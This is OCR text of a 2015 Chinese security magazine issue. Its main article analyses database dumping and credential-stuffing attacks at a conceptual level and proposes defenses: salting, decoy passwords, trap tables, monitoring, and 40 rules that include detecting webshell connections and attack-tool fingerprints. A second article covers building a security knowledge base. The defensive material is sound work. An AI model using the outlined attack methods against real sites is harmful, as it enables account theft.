
安全+
2015/04 总第 028
SECURITY
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals



15

信息泄露之拖库撞库思考及安全防御策略

浅谈商业银行信息科技全面审计方法

Python注入判断原理及实践

2014绿盟科技DDoS威胁报告

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：绿盟内刊编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-8667
传真：(010)6872 8708
网址：www.nsfocus.com

Nsmagazine@nsfocus.com

2015/04 总第 028

安全+ SECURITY+

目录 CONTENTS

新常态

……“KILLER 第 5.2 版。”“什么？”“一种计算机网络病毒，地球三体组织在危机一个世纪左右首次传播的，以后又有多次变种和升级。这是一种谋杀病毒，它首先识别目标的身份，有多种方式，包括通过每人体内的身份芯片。一旦发现和定位了目标，KILLER 病毒就操纵一切可能的外部硬件进行谋杀，具体表现就是你们今天经历的，好像这世界上的所有东西都想杀你，所以当时有人把这东西叫现代魔咒。有一段时间 KILLER 软件甚至商业化了，从网络黑市买来后，只要输入目标的身份特征，把病毒放到网上，那这人就是逃脱一死，在社会上也很难生活下去。”“这个行当已经进化到这种程度了，高！”大史感叹道……

——《三体》刘慈欣

《三体》对杀手病毒的描述很具象化。使用当前的网络安全专业术语，可称其为 NNG 版本的定向攻击，或者称作后智慧城市 / 智能家居 /IOT（物联网）时代的定向攻击。

我们说，世界上没有无缘无故的爱，也没有无缘无故的恨。快速增长中的安全威胁的背后无非是巨大的商业、经济、国家安全等利益。

高大上的定向攻击，尤其是高级的定向攻击，或 APT，攻击者发动攻击的成本很高，收益也很高；而广谱的非定向攻击，单次攻击成本和收益都低，但依靠低成本的、高度自动化的重复作业，以及攻击后的处理和挖掘，同样也可以实现总体的高收益。定向与非定向、一般和高级，将会成为威胁的新常态。

攻与防不仅仅是技术对抗。对攻方来说，攻并不是最终目的，将通过攻击获取的数据等顺利“卖出”而获利才是；守方专家也不能局限于技术层次的“守”，而需要不断向管理层证明守的“成功”才能持续获得“资源”，将游戏继续下去。

攻与防的战场更像是一个四方博弈。能够切实阻止攻方入侵当然好，守方作为补充或整体深度防御战略的一部分，也可以设法降低失窃“数据”的“质量”或“可利用性”，从而扰乱攻方所获取的“数据”的卖出过程，也将在事实上破坏攻方的“成功”。

放到四方博弈的背景图像下，防护思路将逐步开朗起来，一些“轻武器”也将逐步崭露头角，新思维和新武器的不断出现将会成为攻防的新常态。

希望本期的文章能给您带来启发和思考，也期待您的评论。

信息泄露之拖库撞库思考及安全防御策略

北京分公司 刘凯

关键词：信息泄露 拖库 撞库攻击 安全设计 认证创新

摘要：2014 年年底，某网站被曝“信息泄露”事件，使拖库、撞库这两个黑产中的专有术语再次呈现于公众舆论面前。本文从攻击实现角度，对拖库、撞库攻击进行简单分析；从安全防护设计、建设运维角度，对网站应对与防范拖库、撞库攻击的设计、识别、检测、处置进行重点分析；并给出针对这两种攻击实践总结的安全防御 40 条策略。希望本文能够抛砖引玉，给互联网网站开发、设计、运维的 IT 工作人员扩展思路，从而提高互联网网站防范信息泄露的综合安全能力。

引言

2014 年年底，某网站被爆“信息泄露”，一时间各种猜测不绝于耳，微博、媒体争相评论，再次将信息泄露事件推到大众舆论面前成为热点话题，也让普通中国网民第一次听到“拖库”之后又一新鲜名词——“撞库攻击”。

一、什么是拖库、撞库？

拖库、撞库名词并无标准权威的定义，但实际理解起来却是极易接受的。

拖库就是指黑客通过各种社工手段、技术手段将数据库中敏感信息非法获取，一般这些敏感信息包括用户的账号信息如用户名、密码；身份信息如真实姓名、证件号码；通讯信息如电子邮箱、电话、住址等。

撞库是黑客通过收集互联网已泄露的拖库信息，特别是注册用户和密码信息，生成对应的字典表，尝试批量自动登录其他网站验证后，得到一系列可以登录的真实账户。

二、拖库、撞库如何实现？

拖库实现起来比撞库复杂得多，手段和方法也更加丰富多样。从实践角度，可以分为技术流拖库和社工流拖库。常见的技术流以

入侵、攻击为主实现拖库，如远程下载数据库，利用 Web Code 漏洞、Web Services 漏洞、服务器漏洞，挂马、病毒、木马后门等；社工流则以欺诈、网站仿冒、钓鱼、重金收购、免费软件窃取等为主要手段实现拖库。

再来看一下撞库，存在撞库的根本原因是很多互联网用户在不同网站使用的是相同的账号密码，因此攻击者可以通过获取用户在 A 网站的账户从而尝试登录 B 网站。高水准的撞库攻击不易发现，实现起来需很高的技术能力，因此成本较高，当前多数的撞库还是以单脚本登录验证、分布式脚本登录验证，自动代理登录验证，甚至人肉验证等方式来现实。

三、如何能够降低拖库与撞库风险?

对于拖库、撞库攻击防范亦如 APT 攻击一样，非一朝一夕一技一法就可解决，需要安全攻与防的综合能力、不同维度的立体保障，才能做到较好的防范效果。下面是笔者对拖库和撞库的安全防范思路和思考，希望能够给读者一点启发或引导。

【拖库篇】

1、用户密码的防拖库设计


（1）加盐法

大多数主流互联网网站，对账号密码等信息都采用加密存储，（明文存储的不在本文讨论之内），为了防止拖库后被破解，采用加盐（+salt）的加密已经被广泛认可，笔者认为这的确是一种极好的创新，因此将其列在第一位，同时建议 salt 位数至少 6 位。

难易程度：★☆☆☆☆　　防范效果：★★★★☆

（2）混淆法

账号密码的登录认证方式由来已久，随着互联网交易的发展，为了加强认证，出现了二次认证的密码。基于此启发，笔者认为是否可以将一个账号在数据库存储时，一个 UID 用户名对应多个密码保存，只有一个为用户真实的密码密文，而其他作为混淆项，混淆项的值为用户注册系统时由系统自动生成。当认证时，系统通过算法匹配与数据库真实的密码密文来验证完成认证。如图 1：



Name	Passwd_A	Passwd_B	Passwd_C
zhang san	BB2FA0299C1967169950 BAAE01F46461:2E67AB	CC2FA0299C1967169950 BAAE01F46461:3E37CD	DD2FA0299C1967169950 BAAE01F46461:6H17EF
Lisi	BB2FA0299C1967169950 BAAE01F46461:2E67AB	CC2FA0299C1967169950 BAAE01F46461:3E37CD	DD2FA0299C1967169950 BAAE01F46461:6H17EF
wang wu	BB2FA0299C1967169950 BAAE01F46461:2E67AB	CC2FA0299C1967169950 BAAE01F46461:3E37CD	DD2FA0299C1967169950 BAAE01F46461:6H17EF

图 1

这样设计数据库账号密码存储的优点、缺点是：

• 发生拖库时，攻击者无法从数据库中识别出哪一字段为真实密码，只能将所有字段全部“拖走”，同时增加了破解的难度和撞库的难度。

• 对数据库运维而言，此举便于数据库读取的监控，在建立一定的读取监控策略后，能轻易发现拖库行为，及时告警处置。

• 认证时，系统的匹配算法或实现的匹配机制需要设计隐蔽，不能被轻易分析识别。

• 混淆密文的生成算法需合理，被解密后，不能轻易区分出哪一

个是真实的密码。

难易程度：★★★★☆　　防范效果：★★★☆☆

（3）陷阱法

陷阱法顾名思义就在数据库敏感的地方设置陷阱，使拖库行为容易被发现、识别并跟踪。笔者设计了两种基本的陷阱法场景供读者参考。

场景一：账号数据表的陷阱

在同一个数据库中至少创建两套与认证相关的账号数据表，一真一假，二者实时更新、同步数据。对假账号表进行读取控制的监控和告警。因为攻击者无法区分哪一个表是真正在用的账号表，所以多数情况会一并拖走，这样监控便能及时发现非法行为。如图 2：




图 2

场景二：账号数据值的陷阱

在同一个数据库账号表中，可以随着系统用户的注册增加，按照一定策略“内建”一些“假”（假并不是不能使用，是与网民注册的真实用户相对）的账号数据。同场景一一样多数攻击者会将数据全部拖走，这样监控便能及时发现非法行为。如图 3：

图 3

陷阱法设计认证数据表的优点、缺点是：

• 攻击者无法知道具体策略，多数情况会拖走全部数据，这样便于数据库读取的监控。在建立一定的读取监控策略后，能轻易发现拖库行为，及时告警处置。

• 场景二若设计合理的构建陷阱策略，可以便于追查时间点，便于追踪数据。

• 场景二由于插入陷阱数据，不便于真实用户数据数量的统计。

难易程度：★★★☆☆　　防范效果：★★★★☆

2、数据库系统的防拖库识别

除了对数据库结构的防拖库设计，对数据库的访问控制识别、安全运维，也是降低拖库风险的有效措施。

（1）数据库系统的访问控制

笔者强烈建议有能力的企业提高对数据库系统设计、维护、管理方面的重视程度，根据自身业务特征、自身 IT 技术实力，保障数据库系统的安全，防范拖库。

在数据库系统与前台交互中，建议设计统一查询接口，便于管理和监控，如图 4 是针对数据库系统访问控制方面的防范思路供参考。

严格通信访问控制，后台 DB 只允许与“统一查询接口”通信。

统一数据库查询接口，制定 SQL 查询的黑、白名单，并实时监控。

数据库可采用库内、库外甚至专用硬件加密设备。

防非法拷贝数据文件，如采用软指纹技术、加密卡等。

难易程度：★★★★☆　　防范效果：★★★★☆




图 4

（2）数据库的运维

在数据库系统维护中，建议使用专用接口维护工具、堡垒机等方式，如图 5 是针对数据库系统运维方面的防范思路供参考。




图 5

数据库管理员与系统管理员权限分离。

DBA 使用专用数据库维护工具进行维护，具备加 / 解密能力。

采用加密备份 / 恢复策略维护数据库，数据不脱密。

备份数据具备时间有效期，过期后自动销毁、删除等。

难易程度：★★★☆☆　　防范效果：★★☆☆☆

3、运维监控的防拖库监测

在运维监控中，可以从网络、主机、接口、数据库、审计等多维度进行全面监控，如图 6 是针对运维监控方面的防范思路供参考。

对数据库和查询接口进行读写监控、数据标记甚至数据路径追踪。

对操作系统进行性能、文件、IO、进程、端口等监控，特别是特定文件的读取、变化。

对基础网络进行流量、协议、访问控制、蜜罐等监控。

图 6

进行全面审计，包括访问行为、危险操作、异常行为等。

难易程度：★★★★☆　　防范效果：★★★★☆

【撞库篇】

1、登录认证的防撞库设计

（1）生物特征识别及认证

随着生物特征识别技术的发展，当前如 Touch ID 指纹认证身份已基本成熟，随之越来越多的生物特征识别技术的应用，必然代替传统的用户名 / 密码认证方式，因此当前基于用户名 / 密码的撞库未来将失去意义。采用生物特征识别的认证自然也就成为当前最好的防撞库措施。

笔者建议有能力的企业，可以采用指纹、语音、人脸、图案等认证方式彻底取代静态密码的方式，即彻底防范当前的撞库攻击。

采用生物特征识别的优点、缺点是：

• 当前的信息泄露造成的撞库将失去意义，可以彻底防范该风险。

• 生物特征成为敏感信息，握手、沟通交流、视频聊天都有被窃取，危害认证的可能。

难易程度：★★★☆☆　　防范效果：★★★★★

（2）第二信道认证

当前的网银登录为提高安全性，既有采用手机动态验证码的，也有使用 USBKey 的，还有采用一次一密动态令牌的，无论何种措施都是通过第二种通信通道来弥补静态密码认证的不足。因此，若在一次认证中采用多种通信通道完成认证，同样可以防范当前的撞库攻击。

采用第二信道的优点、缺点是：

• 第二信道使用物理接触的方式，能够完全避免当前的撞库攻击。

• 第二信道是对静态密码的补充，使用场景可能受到局限，如平板很难使用 USBkey 认证、手机丢失即无法接收动态验证码完成认证。

• 普通网站采用第二信道认证，成本高，用户体验差。

难易程度：★☆☆☆☆　　防范效果：★★★★★

（3）独特的行为策略（行为指纹）

前文中，笔者对撞库的原理进行了简单说明——攻击者获取用户在 A 网站的账户尝试登录 B 网站。基于此场景，笔者认为在密码相同的情况下，如果不同网站设计不同的登录认证的行为策略（行为指纹），那么攻击者只知密码不知策略，也一样无法完成撞库攻击。常见的输入行为策略如击键速度、时间间隔、字符分段习惯、输入顺序习惯等。

笔者根据常见的行为策略简单设计了下列基于“分段字符长度”的策略供读者参考，如图 7。

登录密码分段输入，可以使用空格等作为分段输入的标记提高体验，也可以在密码输入框直接分段。

认证过程除了认证密码的密文，还要对“分段字符长度”这一策略的密文进行验证。

数据表除了密码段的加密存储，更重要的是“分段字符长度”的加密存储，只要分段字符长度的策略密文足够强壮，即无法破解，撞库便失去意义和暴力猜测无区别。




图 7

基于“分段字符长度”策略的登录认证设计的优点、缺点是：

• 攻击者已知密码，不知策略，同样无法撞库，只能暴力尝试。

• 必须保证分段字符长度策略密文足够强壮，若被破解将失去防撞库的意义。

• 分段策略依赖用户习惯，如密码为 loveu123，那么很容易猜测分段为 love/u/123。

难易程度：★★☆☆☆　　防范效果：★★★☆☆

（4）使用登录图灵

除了颠覆传统静态密码认证或创新认证方式之外，当前防范撞库的通用方法之一是使用登录验证码。笔者认为登录验证码只是区别人与机器行为的一种措施，目的是提高自动化撞库的难度和成本，并不能从根本上防范撞库攻击的发生，但由于当前撞库攻击的特征，合理使用并优化登录验证码策略，其防范效果还是相当之好，因此，笔者认为其是当前性价比最高的一种防撞库措施。

使用登录验证码防撞库的优点、缺点是:

• 简单易行，验证码策略灵活、优化容易，用户体验好。

• 验证码必须要足够强壮，否则能够被绕过将无济于事。

• 不能从根本解决撞库攻击，人工撞库无法防范。

难易程度：★☆☆☆☆

防范效果：★★★★☆

2、登录的撞库攻击识别、监控

在系统中加强对撞库的识别和监控，是防范和处置撞库攻击的最佳实践方法和必要手段。笔者认为可以从“身份”、“ 行为”两个角度出发，构建适合企业自身业务的防撞库措施。

（1）身份的识别监控

此举是在登录认证过程中，除了密码等必要认证信息外，必须带有可接受的其他身份信息作为辅助，来完成整个认证过程。带有辅助身份信息完成认证的目的是为了加大区分真实用户登录过程与撞库攻击登录过程的唯一认证参数的维度。常见的措施如下：

- 加入服务端推送的唯一参数标识，如时间戳、Token 等
- 加入客户端自身的唯一参数标识，如 SSID、IMSI 等
- 加入陷阱参数
- 灵活使用 Cookies、Flash cookies、帆布指纹等技术

（2）行为的识别监控

此举是在日常的登录认证过程中，记录真实用户的登录行为和习惯，形成该用户的行为特征库，当出现撞库攻击时，由于不符合日常的行为特征或客观事实来进行下一步的防范，不同的行为特性细化不同的下一步防范措施和阻断策略。常见的措施如下：

- 识别监控网路 IP 地址、物理登录地点、终端类型等行为的异常
- 识别监控请求次数、数量、时间、频率、分布、比率等行为的异常
- 识别一些客观事实行为
- 监控反馈交互过程的异常

四、拖库、撞库安全防御策略

笔者经过个人思考以及寻求多方安全专家的意见，参考互联网各类有关拖库、撞库技术文章，结合上述文中提到的各种场景、安全设计等措施，整理出下列安全防御 40 条策略供读者参考、学习并提出您的宝贵意见。

第 1 条 禁止数据库在互联网裸奔，防范远程暴力猜解、非授权访问及远程登录。

第 2 条 禁止管理员账号启动数据库，建立数据库自己的低权限账号运行。

第 3 条 及时安装、升级数据库补丁、做好版本管理、备份 / 灾备管理，定期销毁备份的数据。

第 4 条 修改默认数据库安全配置，特别是账号口令、默认路径页面等。

第 5 条 设置数据库内帐户权限、实例权限、表权限等，保证权限最小化。

第 6 条 删除无用的数据库实例文件、说明文件、安装文件、注释文件等。

第 7 条 敏感值（密码）的存储务必加密，并保障其足够强壮。

第 8 条 建立数据库读、写、查询的监控黑名单、白名单，并实时监控告警。

第 9 条 在数据库中构造陷阱库、陷阱表、陷阱字段、陷阱值，便于监控和发现入侵。

第 10 条 注册真实的账号用于监控，标记或跟踪。

第 11 条 严格控制真实数据的测试应用，务必进行脱敏或模糊处理。

第 12 条 数据库管理员与系统管理员权限分离、职责分离。

第 13 条 设置系统内的文件保护，防非法拷贝，或使用专用工具防拷贝。

第 14 条 及时安装、升级操作系统补丁、做好帐号管理，避免弱口令。

第 15 条 制定系统内部的口令更改策略，并定期执行。

第 16 条 设置操作系统和数据库的 IP 访问控制策略，避免非法访问。

第 17 条 检测木马、后门、webshell 连接尝试，诱导并阻断。

第 18 条 启用数据库、操作系统日志审计，设置粒度为全部 / 部分记录。

第 19 条 将日志审计中的敏感信息使用 *** 屏蔽、替换或隐藏。

第 20 条 将登录认证日志单独设置日志接收平台，便于细粒度的专项分析。

第 21 条 启用密码复杂度的检测，加强用户的密码强度和长度。

第 22 条 对已泄露的账号，冻结账户并提醒用户更改。

第 23 条 制定策略，使用友好的方式提醒用户定期更改密码并强制执行。

第 24 条 制定灵活的验证码策略，平衡用户体验与复杂度。

第 25 条 记录并监控每个账号的登录 IP 地址，并与其他信息关联分析。

第 26 条 记录并监控每个账号的登录时间习惯，并与其他信息关联分析。

第 27 条 记录每个账号的物理登录地点坐标，并与其他信息关联分析。

第 28 条 关联分析同一个账号的登录渠道习惯和特征，综合终端、平板和手机等渠道。

第 29 条 记录并联动分析多个登录请求之间的特征关联。

第 30 条 检测登录 cookies、会话的异常。

第 31 条 识别同一 IP 的多次登录请求、短时间的频繁登录请求及多账号的一次登录请求。

第 32 条 识别登录终端、服务器端推送的唯一参数标识，作为身份认证的一部分。

第 33 条 建立动态 IP 信誉库(白名单)和恶意 IP 库(黑名单)，查询、记录、监控并阻断访问者 IP 请求。

第 34 条 使用公共的 IP 信誉库、恶意 IP 库，识别已记录的恶意攻击。

第 35 条 识别不符合规范的登录请求、不完整的登录请求、无交互的登录请求。

第 36 条 监控登录认证的横向暴力尝试，同一密码，不同账号的情况。

第 37 条 收集并将常用自动化攻击工具指纹特征转化为监控、阻断规则。

第 38 条 根据不同场景设置分级、分步、自动化的监控、阻断规则。

第 39 条 设置各种蜜罐，设计参数陷阱、页面陷阱、伪造请求、伪造功能。

第 40 条 记录并检测登录交互前后的指纹变化，如鼠标窗口的变化，点击变化等。

企业知识管理中信息安全知识库建设

广州分公司 俞琛

关键词：知识管理 信息安全 知识库 思路 实践 技巧

摘要：本文阐述了企业开展知识管理的实施方法论，包含知识管理目标制定、实施方法、应用重点，并分享了建设信息安全知识库的思路和实践经验。

引言

很多企业都曾出现过一些这样的问题：对于项目的经验文档和客户的信息资料，没有一个统一的服务器存档，资料文档都存在个人电脑中；有时候要不到资料，要通过个人关系拷贝；如果某个核心员工流失，则企业很多重要的项目资料、客户信息就找不回来了。企业到了一定规模，没有有效和有意识地开展知识管理，就对企业的运营造成了极大的不稳定性。

伴随着企业业务流程信息化和移动办公的普及，企业面临的竞争格局发生了很大变化，对员工能力也提出了新的要求。信息系统逐步替换了传统手工操作，越来越多的员工使用移动终端设备收发电子邮件、即时聊天工具沟通工作，企业积累的知识需要系统平台共享和存储。

因而，企业知识管理中的信息系统知识、网络知识、信息安全知识等方面变得日趋重要。通过知识管理可帮助企业建立起基于信息技术支撑的、稳定可持续积累的知识架构。

一．知识管理方法论

很多企业已经意识到了知识管理的重要性，但是发现知识管理在具体实践中面临创造知识难、管理知识难、分享知识难及知识管理持续难的问题。

本章节从理论层面说明开展知识管理的方法和实施重点。

1.1 知识管理目标

知识管理目标是打造核心能力，配合战略目标落地。知识管理如何服务于企业的战略目标，可将知识管理目标概括为企业知识资产积累、企业内部管控、企业对外发展、企业可持续经营四个方面目

标的落地。

• 企业知识资产积累，打造“有记性”的企业：建立基于 IT 支撑的稳定可持续积累的知识架构，从企业的战略和业务需求出发，识别出企业的核心知识和企业的知识内容体系。

• 企业内部管控，让合适的人、在合适的场景、获得合适的知识。需要有良好的信息共享安全机制保障，要求知识系统平台能够提供多种类型的权限管理方式。

• 企业对外发展，加速人才培养，提升员工满意：要求明晰岗位主要职责和典型工作任务，建立员工的学习地图和岗位的职业发展路径。

• 企业可持续经营，从协同共享到学习型组织：企业要发展，必须要有共享和开放的企业文化，保持不断地学习和创新，才能保证在快速变化的市场竞争环境中不被淘汰出局。在具体的共享文化塑造中，企业通常需要以共享为指向，营造和共享价值取向相一致的组织氛围。

1.2 知识管理实施落地方法

知识管理推行一般可分为三个阶段：创建阶段、应用阶段和整理阶段。对应每个不同的推行阶段，知识管理的重点会发生相应的变化，因此对知识管理相关人员也会提出不同的要求。

• 创建阶段：在知识管理体系创建初期，需要做大量的规划性工作和变革推动工作，因此需要一个强有力的项目管理和变革推动团队来推动，同时需要有核心业务骨干的参与，从而找出真正有价值的核心知识。

• 应用阶段：在知识管理体系逐步成熟后，知识管理相关人员的工作重点将转到引导上来，需要以职能化的方式持续推动和制度化例行管理，团队成员的热情和工作连续性是关键，切不可因中途的人员变更而使知识管理工作荒废。

• 整理阶段：随着知识的积累，知识管理相关人员的工作重点将会转到知识整理和复用推广上，因此需要成立专项的研发小组，围绕专业领域的知识做整理提炼，形成更有价值的知识产品。

1.2.1 知识管理战略规划

根据企业未来的战略目标和企业现在的战略执行能力，找出能力执行的差距，并从差距中找到知识管理对于企业整体战略发展的支持点。同时，从企业知识管理目标的角度，发掘企业进一步提升知识管理的需求，并将此需求和企业战略发展规划相对应。




图 1 知识管理框架

为了配合此规划落地，需要开展知识内容体系梳理、建立知识管理的运行机制和系统平台，同时实现企业文化转变，开展企业共享文化的宣导。

1.2.2 知识内容体系梳理原则

知识内容体系，是指在企业中可区分的、可访问的知识的内容分类模式。通过对显性知识和隐性知识进行梳理，建立知识分类结构，导入隐性知识管理工具，实现企业更好地积累和维护知识。

在构建知识内容体系时可以遵循一定的原则以保证企业的知识分类科学合理。通常，在建设知识内容体系时，应遵循以下三项原则：

•MECE(Mutually Exclusive Collectively Exhaustive) 原则：即完全穷尽，相互独立原则，在进行知识分类时，应保证不同目录间界限清晰，切合紧密。不要让同一篇文档同时可以属于不同的目录，也不要让一篇文档无处放。否则，这两种情况都会让人在存放文档时无所适从，查询时也会不方便。

• 稳定原则：稳定原则要求在进行知识分类时，应从企业全局角度来考虑整个企业的知识分类，整个知识目录应当是相对稳定的，不会经常变化，尤其是尽量避免目录的删除和名称的变更。那么，除非企业多元化经营且多元化分支之间相互独立性很强，否则，不应该根据组织结构来设置目录和确定目录名称。

• 积累和重用原则：目录结构应当体现一定的知识结构、专业职能，从而有利于形成一个可积累的知识管理平台。

1.2.3 知识管理的运行机制建设

任何一项管理变革的推进，都离不开组织和制度的长效保障机制。组织的设计使知识管理的推进有了明确的责任主体和专业化分工管理，制度对具体的知识管理推进起到了规则约束和激励作用。

知识管理组织可参照企业组织管理模式，成立由知识管理委员会及知识管理执行部门组成（专职 / 兼职），牵头管理知识管理方面的事务。

知识管理的制度可分为三类：

• 日常约束类：指导和约束员工在日常的工作中完成相应的知识管理工作，本类制度包括收集与存储制度、日常维护制度、学习与共享制度等。

• 考核激励类：通过明确企业内各岗位员工的知识管理具体要求，并对员工进行知识管理完成情况定期考核，激励先进、惩罚落后，促进员工观念和行为的转变。

• 安全管理类：通过权限体系和授权机制设计，使得企业的知识能够在相对安全的环境下进行共享。

1.2.4 知识管理的系统实现

知识管理系统是知识管理得以落地的基础保障。企业建立合适的知识管理系统平台，必须结合信息技术现状进行知识管理系统的整体规划。

知识管理系统实施应遵循逐步拓展和推广的原则，确定优先实施对象及推广策略，同时确定优先实施功能及功能扩展策略。功能优先级的确定主要从取得的效益和实施的难度 / 风险方面考虑，应从见效处着眼，从容易处着手，达到快速见效的目的，然后再进行功能扩展，逐步优化。

知识管理系统存储企业的核心知识，涉及到敏感信息使用。因而，系统自身的安全也需要关注。系统需要有良好的信息共享安全机制保障，要求系统平台能够提供多种类型的权限管理方式。系统渗透测试和安全漏洞扫描可以有效降低数据泄露风险，可以在系统上线使用前、重大功能变更前、日常运维中（每年定期）开展评估，提升系统安全性。

1.2.5 知识管理的文化转变

知识管理的落地需要有乐于分享的企业文化引导。“企业文化”如同空气，无形无色却无处不在；如同土壤，为知识内容提供源源不断的养分。它是知识管理中最重要、最根本、影响层面最广，但却最难培养的因素。要实现共享的企业文化首先需要建立尊重个人知识成果的发布渠道，其次需要让员工感受到分享知识给他们带来的价值大于他们的付出，再次需要建立对应的知识创建、推进、索取积分体制。

从知识自身的维度来看，知识管理就是对知识创新、沉淀、共享、学习与应用、再创新的过程管理。

- 沉淀：将工作中产生的知识与个人头脑中的隐性知识通过各种方式显性化的过程，使知识可以被认知。
- 共享：显性知识让更多的人学习、获取并应用的过程。
- 学习和应用：学习显性、隐性知识并将其应用到实践中的过程，改善知识的扩散。
- 创新：在吸收知识之后通过实践中的应用，创造知识的价值，在不断的完善中提升知识的层次，实现知识的螺旋式上升。




图 2 文化转变循环过程

因此，知识文化可从两个方面去建设：一方面是各类知识管理具体工作的推动，如知识体系设计、组织 / 制度建设、重点技术知识整理、平台建设；另一方面是共享文化的宣导，从行动和理念两方面逐步促进员工行为转变，实现共享自觉化。

1.3 知识管理应用重点

知识管理应用重点包括以下四点：

- 加强对业界最新产品和技术知识情报的收集、过滤和整理。
- 通过知识问答、问题悬赏等方法寻找专家指导或帮助。
- 为业务专家提供展现自己能力的平台，让他们在分享自己掌握的知识和经验的同时获得成就感和满足感。
- 在内部建立互动的知识社区，形成互相学习、互相帮助的共享文化的氛围等。

二．知识管理实践——建设信息安全知识库

知识库，是用于知识管理的一种特殊的数据库，以便于有关领

域知识的采集、整理以及提取。知识库中的知识源于领域专家，它是求解问题所需领域知识的集合，包括基本事实、规则和其它有关信息，互联网公用知识库如维基百科、百度文库等知识库。信息安全知识库，即收集梳理信息安全专业领域的知识，其知识内容包括常见安全产品技术原理、配置技巧，信息系统安全监控，信息安全事件预警、应急处置，信息安全方向课题研究。

在企业的全业务运营、移动互联网战略下，企业面临的竞争格局发生了很大变化，对员工能力也提出了新的要求。企业信息系统不断发展，网络规模迅速扩大、设备数量激增，建设重点逐步从网络平台建设，转向以深化应用、提升效益为特征的运行维护阶段，信息系统运维与安全管理正逐渐走向融合。信息系统的安全运行直接关系企业效益，构建一个覆盖全面、适合现状的信息安全知识库对企业信息化的发展至关重要。

